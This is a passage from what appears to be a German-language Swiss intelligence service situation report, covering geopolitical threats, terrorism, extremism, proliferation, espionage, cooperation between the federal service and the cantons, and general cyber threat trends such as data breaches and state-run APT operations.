
bildung konkurrierender Einflusszonen auf dem europäischen Kontinent führen dürfte. Dieser kann in verschiedenen Zonen des strategischen Umfelds der Schweiz zu schweren Krisenfällen führen: Auf der Ost-West-Bruchlinie quer durch Europa befindet sich neben der Ukraine, Belarus und Moldova auch das Baltikum im Norden und der Balkan im Süden, wo die Ost-West-Rivalität Konflikte in einer Region überlagern könnte, die den Zerfall von Jugoslawien noch nicht überwunden hat.

Mit dem strategischen Umfeld wandelt sich auch die Lage für die Schweiz. Ein direkter bewaffneter Angriff auf die Schweiz durch reguläre Streitkräfte ist nach wie vor wenig wahrscheinlich. Aber sie ist durch die Entwicklung in Europa mannigfach herausgefordert. Es ist unverkennbar, dass sich das strategische Umfeld der Schweiz wieder stärker in Ost-West-Richtung polarisiert und auch militarisiert. Drohungen sind beidseits der EU-/Nato-Ostgrenze eine Realität geworden. Ein Krisenfall in diesem Raum zwischen Ost und West – ob oberhalb oder unterhalb der Kriegsschwelle – würde möglicherweise ohne grosse Vorwarnzeiten zu

einer grossen Herausforderung der politischen und militärischen Ordnung Europas werden, einer Ordnung, in der das Vertrauenskapital unter Mitgliedsländern durch eine Überlagerung von Krisen und durch die Wirkung von aufkommenden Informationsoperationen angegriffen ist, deren Stabilität aber seit dem Zweiten Weltkrieg eine Grundlage gerade auch der Schweizer Sicherheits- und Verteidigungspolitik ist.

Türkei und die Krisen im östlichen und südlichen Mittelmeerraum

2015 war das Jahr, in dem die Krisen im Nahen und Mittleren Osten über die Flüchtlingskrise und den dschihadistischen Terrorismus endgültig Europa erreichten. 2016 haben sich die Krisen in der Region noch verschärft. Die erbitterten Kämpfe um Grosstädte wie Mosul (Irak) und Aleppo (Syrien) verdeutlichen das Ausmass akuter humanitärer Notlagen, aber auch die langfristig wirksame Zerstörung von gesellschaftlichen und staatlichen Strukturen. Die dschihadistische Bedrohung für Europa manifestierte sich nach Paris und Brüssel in einer Reihe von weiteren Anschlägen (in Nizza,



in Istanbul, in Berlin und anderswo). Die Migrationsbewegungen aus und über diese Krisengebiete nach Europa bleiben hoch. Dass die Zahlen 2016 unter jenen des Rekordjahrs 2015 blieben, ist hauptsächlich auf das Abkommen der EU mit der Türkei zurückzuführen, gemäss dem die EU unter anderem der Türkei Hilfe zukommen lässt, solange die Türkei bereit ist, alle über ihr Territorium illegal in die EU eingereisten Migranten zurückzunehmen. Das Abkommen bleibt aber fragil.

Die Türkei befindet sich ihrerseits in einer schweren inneren und äusseren Krise. Die Wirren in Syrien und im Irak gefährden in der türkischen Wahrnehmung Kerninteressen der nationalen Sicherheit: zum einen durch die Ausrufung einer kurdischen Autonomie in Nordsyrien, unterstützt durch die kurdische Arbeiterpartei (PKK), die sich entlang der Grenze in Syrien und im Nordirak festsetzt, zum anderen durch die schwere Gefährdung der inneren Sicherheitslage sowohl durch den dschihadistischen Terrorismus besonders des „Islamischen Staats“ als auch durch die Eskalation des Konflikts der Türkei mit der PKK. Aber es war der Putschversuch gegen Präsident Erdogan im Sommer 2016, der die Stabilität der türkischen Institutionen fundamental herausforderte. Die Reaktion Erdogans und dessen wirksame Instrumentalisierung eines breit verankerten türkischen Nationalismus haben die Beziehungen Europas zur Türkei neuen Spannungen ausgesetzt. Dazu gehört auch das türkische Vorgehen gegen vermeintliche Regimegegner in Europa. Die Verhandlungen mit der EU um die zukünftige Gestaltung der strategischen Beziehungen sind formal zwar nicht abgebrochen. Innen-

wie aussen- und sicherheitspolitische Divergenzen nehmen aber zu. Die seit einigen Jahren anhaltende langsame Verschlechterung des Verhältnisses deutet auf eine möglicherweise dauerhafte Beschädigung der Beziehungen der EU mit der Türkei hin, einem essenziellen Partner Europas in der Eindämmung der Flüchtlingsbewegungen und der terroristischen Bedrohung und einzigem muslimischen Nato-Mitgliedstaat.

Syrien ist in mancher Hinsicht das Epizentrum der Krisen im Nahen und Mittleren Osten. Die russische Intervention mit eigenen militärischen Verbänden ab Herbst 2015 hat eine neue Lage geschaffen. Das Regime von Präsident Baschar al-Asad wurde vor dem militärischen Kollaps bewahrt, ist aber von schweren Abnutzungserscheinungen gezeichnet und nicht in der Lage, die Kontrolle über das gesamte Staatsgebiet zurückzugewinnen. Neben Russland, Iran und einer internationalen Koalition für den Kampf gegen den „Islamischen Staat“ ist mit der Türkei ein weiterer Regionalstaat mit eigenen militärischen Kräften in den Konflikt eingetreten. Zu diesem Zeitpunkt der Krise in Syrien, die in ihr siebtes Jahr geht, ist der Preis für politische Kompromisse bereits deutlich erhöht, die Suche nach Lösungen ist entsprechend schwieriger geworden. In ihrer Gesamtheit verursachen die laufenden Konflikte in Syrien, im Irak und im Jemen und unverändert auch in Palästina eine komplexe Abfolge von Brüchen quer durch die Region. Die Auswirkungen dieser Konflikte auf die kollektive Psyche besonders der arabischen und sunnitischen Welt greifen tief und wirken über Syrien und den Irak hinaus. Sie speisen in Saudi-Arabien die Angst vor den regionalen Ambitionen Irans


und befeuern das Ringen um Einfluss zwischen Riad und Teheran. Sie erfassen auch die Sunniten in Europa. Entscheidungen sind trotz der verstärkten militärischen Operationen noch nicht absehbar, noch weniger eine politische Lösung der Konflikte.

In dieser komplex gebrochenen Region des Nahen und Mittleren Ostens spielt der „Islamische Staat“ weiterhin eine zentrale Rolle. Dort, wo er rudimentäre staatliche Strukturen entwickelt hat, ist er durch die Operationen der internationalen Koalition angreifbar geworden. Aber er beweist im Verteidigungskampf um Mosul anhaltend militärische Fähigkeiten und unterhält als terroristischer Akteur leistungsfähige Netzwerke insbesondere in der Türkei und in Europa. Der „Islamische Staat“ befindet sich weiterhin im Wettstreit mit der al-Qaida als wichtigste globaldschihadistische Bewegung quer durch die Region von Afghanistan bis nach Nordafrika und die Sahelzone. Der „Islamische Staat“ ist insbesondere im Bereich Propaganda unangefochten die wirksamste Terrororganisation weltweit, mit einer intakten Fähigkeit,

Anhänger auch in Europa zu inspirieren und zu radikalieren und fallweise auch Anschläge selber zu organisieren und zu steuern.

Der Ausgang dieses Umbruchs im östlichen und südlichen Mittelmeerraum ist nach wie vor offen. Die Konsolidierung des „Islamischen Staats“ in Syrien und im Irak ist angesichts der umfangreichen internationalen Gegenoperationen in Frage gestellt. Aber der Verlust der staatlichen Kontrolle in weiten Gebieten Syriens und des Iraks wird auch im Fall einer militärischen Niederlage des „Islamischen Staats“ noch über Jahre hinweg gravierende Probleme bereiten. Langjährige militärische Engagements Russlands, der Türkei und des Westens werden wohl aufrechterhalten, mit denen möglicherweise auch neue regional- und geopolitische Rivalitäten in die Region getragen werden.

Die Schweiz unterstützt den schwierigen und langwierigen Transformationsprozess im Nahen und Mittleren Osten sowie in Nordafrika, wo er noch besteht. Aber sie kann sich den Risiken nicht entziehen. Die Migration aus den Krisengebieten und vornehmlich die Migrati-



on über Libyen aus west- und ostafrikanischen Ländern nach Europa ist mit ihren potenziellen sicherheitspolitischen Konsequenzen zu einer der beiden dringlichsten und grössten Herausforderungen geworden. Europa muss die Folgen der Krisenlage eindämmen und bewältigen. Denn ohne Stabilisierung in der Region, wo der Zerfall der staatlichen Ordnung die Talsohle noch nicht erreicht zu haben scheint, wird der Migrationsdruck in Europa noch für Jahre auf hohem Niveau anhalten.

Die andere grosse Herausforderung für Europa ist die Bewältigung der erhöhten Terroris- musbedrohung aus der Region. Das Phänomen der dschihadistisch motivierten Reisebewegungen, inklusive der Problematik der Rückkehrer, ist zu jenem gravierenden Sicherheitsproblem für die westlichen Staaten geworden, das zu befürchten war. Auch die Schweiz ist davon betroffen. Darüber hinaus werden aber zahlreiche weitere Problemfelder die unverminderte Aufmerksamkeit der Behörden verlangen: Die Gefährdung der Sicherheit von Staatsangehörigen und diplomatischen Vertretungen sowie terroristische Bedrohungen und Entführungsfälle in der Region, die Störung von Handel und Energieversorgung oder auch die Bewältigung von Sanktionsregimen und der Umgang mit Vermögenswerten politisch exponierter Personen.

Energiesicherheit

Die krisenhafte Entwicklung der Weltwirtschaft und die politischen Herausforderungen in globalwirtschaftlich kritischen Regionen werden begleitet von Verwerfungen auf den Rohstoffmärkten. Diese rufen die Abhängigkeit von Rohstoff- und Energieimporten jeweils neu ins

Bewusstsein der Öffentlichkeit. Was die Energiesicherheit der Schweiz anbelangt, haben sich die Risiken jedoch nicht grundlegend verändert. Ein gut funktionierender Erdölmarkt gewährleistet auch in Zeiten erhöhter Unsicherheiten in den Produktionsregionen die Versorgung der Schweiz. Dies gilt auch mit Blick auf den dramatischen Zerfall des Ölpreises seit 2014, der kurzfristig für Importländer Preisvorteile bietet, mittelfristig aber kontinuierliche Investitionen in Prospektion und Entwicklung von neuen Ölfeldern verhindert, was möglicherweise wieder zu ansteigenden Preisen oder Versorgungsengpässen führen wird. Beim Erdgas existiert noch kein vergleichbar robuster internationaler Markt. Die Abhängigkeit der Schweiz von fixen Pipelinesystemen, die stark auf Russland ausgerichtet sind, wird sich in naher Zukunft nicht wesentlich verändern. Sowohl das EU-Grossprojekt Nabucco als auch das russische Projekt South Stream sind abgebrochen worden. Die Bedeutung des Krisengebiets Ukraine für den Erdgastransit von Russland nach Europa wird dadurch kurzfristig akzentuiert. Längerfristig hat die technologische Revolution im Zusammenhang mit der Förderung von Schiefergas das Potenzial, die Entwicklung eines internationalen Erdgasmarkts zu beschleunigen und die Energiesicherheit der Schweiz positiv zu beeinflussen.

Schwerpunkt: Cyber

Immer wieder werden Diebstähle riesiger Mengen elektronisch gespeicherter Daten bekannt. Vermehrt erregen zudem Sabotageaktivitäten im Cyberraum globale Aufmerksamkeit. Staaten, die über eigene offensive Cyberkapazitäten verfügen, entwickeln diese intensiv weiter.

Nachdem die Snowden-Veröffentlichungen tiefe Einblicke in die Cyberkapazitäten der USA und ihrer Verbündeten im Rahmen der 5-Eyes-Staaten (USA, Grossbritannien, Kanada, Australien, Neuseeland) vermittelten, nehmen gegenwärtig insbesondere Aktivitäten aus dem russischen Raum im Cyberspace an Aggressivität zu. Staaten ohne eigene offensive Mittel setzen vermehrt auf die Angebote von Hackergruppierungen, das heisst, sie kaufen zum Beispiel Cyberspionage als Dienstleistung ein. Zwischenstaatliche Konflikte werden vermehrt auch im virtuellen Raum ausgetragen. Staaten können mit solchen Angriffen unterhalb der Kriegsschwelle operieren und eine Täterschaft abstreiten, was oft schwierig zu widerlegen ist. Daneben bedrohen kriminell motivierte Cyberangriffe zum Beispiel das internationale Bankensystem und führen zu immer grösseren finanziellen Einbussen. Als Gegenmittel versuchen Staaten vermehrt, rechtliche Rahmenbedingungen im Cyberraum zu definieren, um offensive Cyberaktivitäten zu unterbinden und Cyberkriminalität zu bekämpfen.

Terrorismus

Die terroristische Bedrohung in der Schweiz bleibt erhöht. Die Bedrohung geht hauptsächlich

vom dschihadistisch motivierten Terrorismus aus. Von ausländischen Terrororganisationen inspirierte Einzelpersonen und Kleingruppen, die in der Schweiz Anschläge verüben oder von der Schweiz aus Anschläge im Ausland vorbereiten, stellen dabei die wahrscheinlichste Bedrohung dar. In Weltgegenden mit einer erhöhten Bedrohung können Schweizerinnen und Schweizer als Gelegenheitsziele Opfer von Terroranschlägen werden.

Von Bedeutung für die Bedrohungslage in der Schweiz ist weiterhin auch der ethno-nationalistische Terrorismus und Gewaltextremismus. Allen voran die Arbeiterpartei Kurdistans (PKK) kann in Westeuropa ihre Möglichkeiten zur raschen Mobilisierung von Anhängern und ihr Gewaltpotenzial jederzeit nutzen. Die Lageentwicklung in der Türkei und in kurdischen Gebieten in der Region ist entscheidend, ob die PKK ihre Anhängerschaft kurzfristig europaweit zu koordinierten Kundgebungen und Aktionen aufruft. Dabei kann das Aufeinandertreffen kurdischer und türkisch-nationalistischer Gruppen zu Gewalttaten führen.

Rechts- und Linksextremismus

Seit Jahren entspannt sich die Lage im Bereich Gewaltextremismus tendenziell; Ereignisse im



Bereich Rechtsextremismus sind selten, im Bereich Linksextremismus immer noch häufig. An dieser Grundsituation ändern einzelne, von medialer Aufmerksamkeit begleitete Ereignisse nichts. Diese zeigen aber, dass unverändert Gewaltpotenzial vorhanden ist; die Lage könnte sich demnach rasch verschärfen. Stärkere Migrationsbewegungen in die Schweiz, ein dschiha-distisch motivierter Terroranschlag hierzulande oder eine dramatische Entwicklung hauptsächlich in den türkischen und syrischen Kurdengebieten könnten zu gewaltsamen Protesten, Anschlägen und Übergriffen aus den gewaltextremistischen Szenen führen. Es gilt im Bereich Rechtsextremismus zu verhindern, dass die Schweiz als Durchführungsort für Konzerte und andere Veranstaltungen an Attraktivität gewinnt.

Proliferation

Die Weiterverbreitung von Massenvernichtungswaffen und ihrer Trägermittel gefährdet weiterhin die Sicherheit in zahlreichen Regionen der Welt. Die Umsetzung des Rahmenabkommens mit Iran verläuft langsamer als von Vielen erwartet. Die wirtschaftliche Normalisierung im Handel mit Iran benötigt Zeit und vor allem die Bereitschaft der Finanzdienstleister zur Rückkehr in diesen Markt. Nordkorea führt seine Massenvernichtungswaffenprogramme mit präzedenzloser Dynamik fort und testete im Januar und September 2016 erneut Kernsprengsätze. Im Bereich der Trägermittel war 2016 eine Rekordzahl an Tests zu vermelden. Pakistan baut sein Kernwaffenprogramm weiter aus und beschafft aggressiv Güter für illegitime Zwecke auch in der Schweiz. Darüber hinaus erinnert der wiederholte Gebrauch che-

mischer Substanzen als Waffen in der Konfliktführung in Syrien und im Irak an die Bedeutung der Proliferationsbekämpfung auch für benachbarte Themenfelder wie das der Terrorismusbekämpfung.

Verbotener Nachrichtendienst

Verbotener Nachrichtendienst dient dem Interesse von Staaten, allenfalls auch Privatinteressen einflussreicher Personen in diesen Staaten. Der klassische verbotene Nachrichtendienst ist ein Bündel längst etablierter Vorgehensweisen, die jedoch seit Jahren um die Mittel der Cyberespionage erweitert werden. Auszugehen ist von einem konstant gegebenen Bedürfnis nach Informationen und deren Aktualisierung, allenfalls akzentuiert durch ausserordentliche Lagen mit besonderen oder tiefergehenden Informationsbedürfnissen. Informationsbedürfnisse bestehen für Politik, Wirtschaft und Militär, darunter vis-à-vis von Diasporagemeinschaften. Spionage verletzt nicht nur die Souveränität der Staaten, in denen oder gegen die sie betrieben wird: der Datenabfluss richtet direkt oder indirekt Schaden an, Angehörige der Diasporagemeinschaft und deren Familienangehörige im Herkunftsland können an Leib und Leben bedroht sein und mittels Spionage gewonnene Zugänge können möglicherweise zusätzlich zu Manipulationen oder gar Sabotage genutzt werden.

Links:

Angriff auf die Polizeikaserne am 1. Mai 2016; die mit rotem Kreis bezeichnete Person wirft einen pyrotechnischen Gegenstand, Zürich

Die nachrichtendienstlichen Leistungen der Kantone

Der Föderalismus hat in der Sicherheitspolitik grosse Bedeutung: Kantone und Gemeinden verfügen über wesentliche Instrumente wie etwa die Polizei; die Kantone sind für die Sicherheit auf ihrem Territorium zuständig. Der NDB nimmt deshalb seine nachrichtendienstlichen Aufgaben in enger Zusammenarbeit mit den kantonalen Behörden wahr. Dies gilt sowohl mit dem Bundesgesetz über Massnahmen zur Wahrung der inneren Sicherheit (BWIS) als Rechtsgrundlage als auch mit dem neuen Nachrichtendienstgesetz (NDG), das auf den 1. September 2017 in Kraft treten soll.

Die Kantone beschaffen auf ihrem Gebiet nachrichtendienstliche Informationen, sowohl direkt in Anwendung des Gesetzes als auch auf besonderen Auftrag des NDB. Eine grosse Stärke des Föderalismus zeigt sich hier: Mit ihrer lokalen und regionalen Vernetzung können die kantonalen nachrichtendienstlichen Stellen Informationen beschaffen und Präventionsleistungen erbringen, die dem NDB in dieser Form schwerfallen würden. Der NDB kann im Gegenzug mit seiner Gesamtsicht die Arbeiten koordinieren und Schwerpunkte setzen; er führt die internationale nachrichtendienstliche Zusammenarbeit.

Die Kantone bezeichnen für nachrichtendienstliche Aufgaben eine spezialisierte Dienststelle, und der Bund entschädigt die Kantone für die Wahrnehmung dieser Aufgaben. Die Entschädigung erfolgt pauschal, wobei sich der Verteilschlüssel nach dem Aufwand der im jeweiligen Kanton überwiegend für Bundesaufgaben tätigen Mitarbeiterinnen und Mitarbeiter richtet. Im Zusammenhang mit der erhöhten Terrorismusgefahr hat der Bundesrat zur Stärkung der präventiven Terrorismusbekämpfung neben der Schaffung neuer Stellen beim Bund auch zweimal die Entschädigung der Kantone substantiell erhöht.

Die kantonalen Vollzugsstellen sind organisatorisch in das kantonale Polizeikommando integriert; die Ausnahme bildet Basel-Stadt, wo die betreffende Behörde der Staatsanwaltschaft zugeordnet ist. Dabei handelt es sich um kantonale Angestellte, die den kantonalen vor-

gesetzten Stellen, dem kantonalen Dienstrecht und der kantonalen Dienstaufsicht unterstehen. Der NDB bietet den Kantonen zur Ausbildung Kurse und Fachtagungen an. Diese Zusammenarbeit ist in den letzten Jahren mit den gestiegenen Anforderungen an die nachrichtendienstliche Arbeit intensiviert worden. Dazu gehören eine Grundeinführung, jährliche Weiterbildungen, jährlich mehrfach stattfindende Zusammenkünfte zu den verschiedenen Themen und die laufende enge operative Zusammenarbeit.

Bewährte Zusammenarbeit und aufdatierte Mittel zur Datenbearbeitung mit dem NDG

Das NDG misst der heutigen engen Zusammenarbeit zwischen Bund und Kantonen einen hohen Stellenwert bei. Es verpflichtet den NDB deshalb wie bisher, die zuständigen kantonalen Behörden regelmässig über die Bedrohungslage und über besondere Ereignisse in seinem Aufgabengebiet zu informieren. Dies erfolgt vor allem durch den ständigen Kontakt mit den kantonalen Polizeikommandi und Vollzugsbehörden und über die Konferenz der kantonalen Polizeikommandanten (KKPKS) und der kantonalen Justiz- und Polizeidirektorinnen und -direktoren (KKJPD).

Der NDB unterstützt die Kantone regelmässig bei Grossereignissen (wie etwa dem World Economic Forum in Davos oder internationalen Konferenzen) mit einem durch sein Bundeslagezentrum geführten nationalen Nachrichtenverbund und der Elektronischen Lagedarstellung.

Die kantonalen Nachrichtendienststellen werden nachrichtendienstliche Daten mit Inkraftsetzung des NDG ausschliesslich auf Informationssystemen bearbeiten, die ihnen der Bund zur Verfügung stellt. Die Daten werden vom NDB verwaltet und unterstehen dem Datenschutzrecht des Bundes. Mit dieser Zentralisierung wird die einheitliche Regelung und Kontrolle sichergestellt. Den kantonalen Dienststellen wird damit eine zeitgemässe Informatikinfrastruktur für ihre Arbeit und die sichere Kommunikation mit dem NDB zur Verfügung gestellt.

Schwerpunkt: Cyber

Trends im Cyberraum

Immer wieder werden Diebstähle riesiger Mengen elektronisch gespeicherter Daten bekannt. Vermehrt erregen zudem Sabotageaktivitäten im Cyberraum globale Aufmerksamkeit. Staaten, die über eigene offensive Cyberkapazitäten verfügen, entwickeln diese intensiv weiter. Nachdem die Snowden-Veröffentlichungen tiefe Einblicke in die Cyberkapazitäten der USA und ihrer Verbündeten im Rahmen der 5-Eyes-Staaten (USA, Grossbritannien, Kanada, Australien, Neuseeland) vermittelten, nehmen gegenwärtig insbesondere Aktivitäten aus dem russischen Raum im Cyberspace an Aggressivität zu. Staaten ohne eigene offensive Mittel setzen vermehrt auf die Angebote von Hackergruppierungen, das heisst, sie kaufen zum Beispiel Cyberspionage als Dienstleistung ein. Zwischenstaatliche Konflikte werden vermehrt auch im virtuellen Raum ausgetragen. Staaten können mit solchen Angriffen unterhalb der Kriegsschwelle operieren und eine Täterschaft abstreiten, was oft schwierig zu widerlegen ist. Daneben bedrohen kriminell motivierte Cyberangriffe zum Beispiel das internationale Bankensystem und führen zu immer grösseren finanziellen Einbussen. Als Gegenmittel versuchen Staaten vermehrt, rechtliche Rahmenbedingungen für den Cyberraum zu definieren, um offensive Cyberaktivitäten zu unterbinden und Cyberkriminalität zu bekämpfen.

Wachsendes Bedrohungs- und Schadenspotenzial

Moderne Gesellschaften hängen immer stärker von ihrer Informations- und Kommunikationsinfrastruktur ab. Mit dem Nutzen steigt auch das Bedrohungs- und Schadenspotenzial von Angriffen auf Informations- und Kommunikationsinfrastrukturen. Es können essenzielle Dienste und lebenswichtige Funktionen beeinträchtigt und damit die technische, wirtschaftliche und administrative Leistungsfähigkeit eines Landes reduziert werden. So übernahmen Hacker kurz vor Weihnachten 2015 die Kontrolle über mehrere Schaltanlagen von drei Stromversorgern in der Ukraine und stellten rund 225'000 Haushalten kurzerhand den Strom ab. Dies zeigt eindrücklich auf, welche physischen Auswirkungen ein Angriff im virtuellen Raum haben kann.

Daten als zentraler Rohstoff

Daten sind der zentrale Rohstoff einer digitalen Wirtschaft und Gesellschaft. Diese umfassen nicht nur die Spuren und Klicks, die tagtäglich im Internet hinterlassen werden. Beinahe jede Firma betreibt eine Datenbank mit einer Vielzahl personenbezogener Daten, sei es von Kunden oder von Mitarbeiterinnen und Mitarbeitern; in der Verwaltung werden zahlreiche personenbezogene Daten bearbeitet und gespeichert. Die Sicherheit der Daten muss deshalb an oberster Stelle stehen. Trotzdem werden immer wieder Datendiebstähle mit teilweise enormem Ausmass publik. So hat der Internetdienststan-

bieter Yahoo Mitte Dezember 2016 bekannt gegeben, dass dem Unternehmen 2013 über eine Milliarde Datensätze gestohlen wurden. Zwar seien darunter keine Kreditkartendaten, doch auch persönliche Daten wie Name, Geburtsdatum, Telefonnummern, verschlüsselte Passwörter und E-Mail-Adressen haben einen Wert und bieten die Basis für weitere Angriffe.

Nebst solch grossen Vorfällen finden zahlreiche kleinere Angriffe statt, die keine so grosse Medienaufmerksamkeit auf sich ziehen. Laut Statistikdienst Breach Level Index wurden im ersten Halbjahr 2016 weltweit jede Sekunde durchschnittlich 35 Datensätze gestohlen. Die Motive dahinter sind jeweils verschieden: Hacktivist*innen wollen ein politisches Statement abgeben und machen die erbeuteten Daten meist öffentlich, um so auf mangelnde Sicherheitsvorkehrungen hinzuweisen oder eine Behörde beziehungsweise ein Unternehmen in ein schlechtes Licht zu rücken. Andere verkaufen die Daten im Darknet oder benutzen sie selbst, etwa indem sie versuchen, aus Kreditkartendaten Profit zu schlagen. Kriminelle beschränken sich allerdings nicht nur auf Daten, die direkt zu Geld zu machen sind. Persönliche Daten können unter anderem auch für Erpressung verwendet werden. Beispiele hierfür sind die im Jahr 2015 bekannt gewordenen Angriffe auf die Kontaktportale Ashley Madison und Adult-friendfinder.

Nicht zuletzt können hinter Angriffen auch staatliche Akteure stehen, die versuchen, ihre zum Beispiel für weitere gezielte Angriffe benötigte Informationsbasis zu vervollständigen. Die staatliche Verwaltung steht aber auch selbst immer wieder im Visier von Angriffen. Ein Vor-

fall mit potenziell grossen Auswirkungen war der Angriff auf das Personalamt der US-Administration. Dieser wurde im April 2015 entdeckt. Dabei wurden nicht nur Namen, Geburtsdaten und Sozialversicherungsnummern kopiert, sondern auch Daten, die im Rahmen von Sicherheitsüberprüfungen erhoben worden waren. Im Visier standen jüngst auch die Wahlregister in der Türkei und in den Philippinen, aus denen mehrere Millionen Datensätze gestohlen und publiziert wurden.

Staatliche Cyberoperationen


Als Advanced Persistent Threat (APT) wird eine Cyberoperation bezeichnet, die ausgereifte technische Mittel einsetzt, die in der Lage sind, im Informatiknetzwerk des Opfers zu überdauern und diesem grossen Schaden zuzufügen. Ein APT erfordert namhafte Ressourcen, die im Normalfall nur von Staaten aufgebracht werden können. Deshalb bezeichnet APT eine staatliche Cyberoperation. Der Staat kann direkt in den Angriff einbezogen sein, oder er ist die unsichtbare Hand, die ein Privatunternehmen mandatiert und finanziert.

Erst in den letzten Jahren sind APT ein öffentliches Thema geworden. Seit vier, fünf Jahren legen mehrere Sicherheitsunternehmen Analysen vor, die die technischen Einzelheiten solcher Operationen beschreiben. Die Analyse der Operationen zeigt, dass Staaten seit mindestens zwanzig Jahren staatliche Ressourcen einsetzen, um Cyberangriffe zu entwickeln und durchzuführen. Einige herausragende Fähigkeiten der Schadsoftware zeigen das technische Niveau, das einzelne Staaten erreichen:

